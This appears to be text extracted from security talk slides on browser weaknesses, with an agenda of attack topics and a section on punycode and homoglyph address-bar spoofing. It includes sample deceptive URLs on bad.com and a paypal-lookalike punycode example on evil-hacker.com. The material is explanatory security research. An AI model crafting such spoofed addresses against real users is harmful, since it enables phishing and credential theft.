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THINGS YOUR BROWSER NEVER TOLD YOU

AGENDA

| Proceed with caution:


- ✓ **XSS** Filter Bypass
- ✓ **Data URI** Ghost Malware
- ✓ **History** Stealing Revisited
- ✓ Modern **Login Detection**
- ✓ **HTML5** Drag-Out Madness
- ✓ **URL** address bar spoofing
- ✓ **Clipboard** Stealing




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
Punycode Syntax Spoofing



- Punycode is an encoding syntax by which a Unicode (UTF-8) string of characters can be translated into the basic ASCII-characters permitted in network host names.
- Used for internationalized domain names (IDN)
- Spoofing syntax characters can be even worse than regular characters. For example, U+2044 (/) FRACTION SLASH can look like a regular ASCII '/' in many fonts
- Ideally the spacing and angle are sufficiently different to distinguish these characters. However, this is not always the case.
- See: <http://homoglyphs.net/>



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2	http://macchiato.com?x.bad.com	macchiato.com?x	bad.com
3	http://macchiato.com.x.bad.com	macchiato.com.x	bad.com
4	http://macchiato.com#x.bad.com	macchiato.com#x	bad.com

Punycode

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Example:

<http://paypal.xn--conlogin-c44gw21x.evil-hacker.com/>




“We recognize that the address bar is the only reliable security indicator in modern browsers”


